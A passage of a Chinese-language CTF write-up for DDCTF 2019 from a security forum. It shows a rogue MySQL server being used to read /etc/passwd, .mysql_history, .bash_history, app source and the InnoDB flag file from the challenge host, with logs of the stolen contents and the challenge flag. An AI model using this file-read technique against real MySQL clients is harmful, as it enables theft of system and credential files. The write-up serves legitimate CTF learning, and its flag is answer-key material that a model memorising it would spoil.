


```
$ vi agent.py
$ python2 agent.py
Listening on localhost:8123

----- Request Start ----->

('request_path :', '/')
('self.headers :', <mimetools.Message instance at 0x7fc2711c49e0>)
<----- Request End -----

117.51.147.155 - - [17/Apr/2019 21:53:38] "GET / HTTP/1.1" 200 -
（并非所有进程都能被检测到，所有非本用户的进程信息将不会显示，如果想看到所
有信息，则必须切换到 root 用户）
```

```
$ tail -f mysql.log
2019-04-17 21:53:38,975:INFO:Conn from: ('117.51.147.155', 37476)
2019-04-17 21:53:39,015:INFO:Last packet
2019-04-17 21:53:39,053:INFO:Query
2019-04-17 21:53:39,090:INFO:-- result
2019-04-17 21:53:39,091:INFO:Result: '\x02root:x:0:0:root:/root:/bin/bash\
nbin:x:1:1:bin:/bin:/sbin/nologin\ndaemon:x:2:2:daemon:/sbin:/sbin/nologin
\nadm:x:3:4:adm:/var/adm:/sbin/nologin\nlp:x:4:7:lp:/var/spool/lpd:/sbin/n
ologin\nsync:x:5:0:sync:/sbin:/bin/sync\nshutdown:x:6:0:shutdown:/sbin:/sb
in/shutdown\nhalt:x:7:0:halt:/sbin:/sbin/halt\nmail:x:8:12:mail:/var/spool
/mail:/sbin/nologin\noperator:x:11:0:operator:/root:/sbin/nologin\ngames:x
:12:100:games:/usr/games:/sbin/nologin\nftp:x:14:50:FTP User:/var/ftp:/sbi
n/nologin\nnobody:x:99:99:Nobody:/:/sbin/nologin\nsystemd-network:x:192:19
2:systemd Network Management:/:/sbin/nologin\ndbus:x:81:81:System message
```


```
$ python2 rogue_mysql_server.py
error: uncaptured python exception, closing channel <__main__.http_request_handler connected 117.51.147.155:37476 at 0x7f27ca770248> (<type 'exception
s.ValueError'>: [/usr/lib/python2.7/asyncore.py|read|83] [/usr/lib/python2.7/asyncore.py|handle_read_event|449] [/usr/lib/python2.7/asynchat.py|handle
_read|147] [rogue_mysql_server.py|found_terminator|184])
```

接下来就是找flag，可以直接读■/.mysql_history




```
2019-04-17 21:56:07,244:INFO:-- result
2019-04-17 21:56:07,244:INFO:Result: "\x02_HiStOrY_V2_\ncreateuser\\040'cu
rl'@'localhost'\n;\ncreate\\040user\\040'curl'@'localhost'\n;\nGRANT\\040A
LL\\040ON\\040*.*\\040TO\\040'curl'@'localhost';\ncreate\\040DATABASE\\040
security;\nuse\\040security\ncreat\\040table\\040flag\\040(id\\040int\\040
not\\040null,\\040flag\\040char(256));\ncreate\\040table\\040flag\\040(id\
\040int\\040not\\040null,\\040flag\\040char(256));\ncreate\\040table\\040f
lag\\040(id\\040int\\040not\\040null,\\040flag\\040char(255));\nupdate\\04
0flag\\040\\040set\\040flag='DDCTF{0b5d05d80cceb4b85c8243c00b62a7cd}'\\040
where\\040id\\040=1;\nselect\\040*\\040from\\040flag;\nupdate\\040flag\\04
0\\040set\\040flag='DDCTF{0b5d05d80cceb4b85c8243c00b62a7cd}'\\040where\\04
0id\\040=1;\nselect\\040*\\040from\\040flag;\ninsert\\040into\\040flag\\04
0(id,\\040flag)\\040values\\040(1,\\040'DDCTF{0b5d05d80cceb4b85c8243c00b62
a7cd}')\n;\nselect\\040*\\040from\\040flag;\nuse\\040mysql;\n;\nuse\\040se
```

或者读取~/.bash_history，找到工作目录，读源码



```
2019-04-17 21:57:05,095:INFO:Result: "\x02history  -w\nhistory  -w\nls\nca
t ~/.bash_history \nls\nls\npwd\ncd /home/dc2-user/ctf_web_2/\nls\ncd app/
\nls\ncd main/\nls\nvim views.py\nls\nwhoami\nhistory \nexit\nls\ncd ctf_w
eb_\ncd ctf_web_1/\nls\nhistory \nsupervisor -c /home/dc2-user/ctf_web_2/s
upervisor.conf\nLS\nls\ncd ..\nls\ncd ctf_web_2/\nls\nsupervisor -c /home/
dc2-user/ctf_web_2/supervisor.conf\nsource ctf_web_2/bin/activate\nsupervi
sor -c /home/dc2-user/ctf_web_2/supervisor.conf\nsupervisor -c /home/dc2-u
ser/ctf_web_2/supervisor.conf\npip install supervisor\nsupervisor -c /home
/dc2-user/ctf_web_2/supervisor.conf\nsupervisorctl status\nls\ncat supervi
sor.conf \nls\npwd\nnetstat -tlnp\ncurl http://127.0.0.1:5000\ncurl http:/
/127.0.0.1:5050\nls\nps -aux | grep 5000\nkill -9 13837\nkill -9 18893\nki
ll -9 18962\nls\nps -aux | grep 5000\nps -aux | grep 5000\ncd ..\nls\npwd\
ncd /home/dc2-user/ctf_web_1\nls\ncd web_1/\nls\ncat web_1.out \nls\npstre
e -ap|grep gunicorn\nkill -9 14070 19310\npstree -ap|grep gunicorn\nkill -
```




```
"\x02history  -w
history  -w
ls
cat ~/.bash_history
ls
ls
pwd
cd /home/dc2-user/ctf_web_2/
ls
cd app/
ls
cd main/
ls
vim views.py
ls
whoami
history
exit
ls
cd ctf_web_
cd ctf_web_1/
ls
history
supervisor -c /home/dc2-user/ctf_web_2/supervisor.conf
LS
ls
cd ..
ls
cd ctf_web_2/
ls
supervisor -c /home/dc2-user/ctf_web_2/supervisor.conf
source ctf_web_2/bin/activate
supervisor -c /home/dc2-user/ctf_web_2/supervisor.conf
supervisor -c /home/dc2-user/ctf_web_2/supervisor.conf
pip install supervisor
supervisor -c /home/dc2-user/ctf_web_2/supervisor.conf
supervisorctl status
ls
cat supervisor.conf
ls
pwd
netstat -tlnp
curl http://127.0.0.1:5000
curl http://127.0.0.1:5050
```

/home/c

```
# coding=utf-8
from flask import jsonify, request
from struct import unpack
from socket import inet_aton
```


```
import MySQLdb
from subprocess import Popen, PIPE
import re
import os
import base64
# flag in mysql  curl@localhost database:security  table:flag
def weak_scan():
   agent_port = 8123
   result = []
   target_ip = request.args.get(\'target_ip\')
   target_port = request.args.get(\'target_port\')
.......
```

可以看到flag在security库flag表中。my.cnf



```
# Adjust sizes as needed, experiment to find the optimal values.
# join_buffer_size = 128M
# sort_buffer_size = 2M
# read_rnd_buffer_size = 2M
datadir=/var/lib/mysql
socket=/var/lib/mysql/mysql.sock
# Disabling symbolic-links is recommended to prevent assorted secu
symbolic-links=0
# Recommended in standard MySQL setup
sql_mode=NO_ENGINE_SUBSTITUTION,STRICT_TRANS_TABLES
[mysqld_safe]
log-error=/var/log/mysqld.log
pid-file=/var/run/mysqld/mysqld.pid
```

`/var/lib/mysql/security/flag.ibd`




```
\x00\x02\x01\x94\x80\x03\x00\x00\x00\x00\x00~\x00\x05\x00\x00
\x00\x00\x00\x16\x00\x00\x00\x06\x00\x00\x00\x02\x00\xf2\x00\
x02\x00\x0b\x00\x00supremum\x00\x00\x00\x10\xff\xf2\x00\x00\x
0\x00\x00\x01DDCTF{0b5d05d80cceb4b85c8243c00b62a7cd}

                  \x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
```

点击收藏 | 0 关注 | 1

上一篇：DDCTF 2019 Web Wr... 下一篇：HiSilicon DVR 黑客笔记

1. 1 条回复



12end 2019-04-20 10:31:36

最后一道mysql讲的很不错，好像还可以在这题读吃鸡的源码，tql

0 回复Ta

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板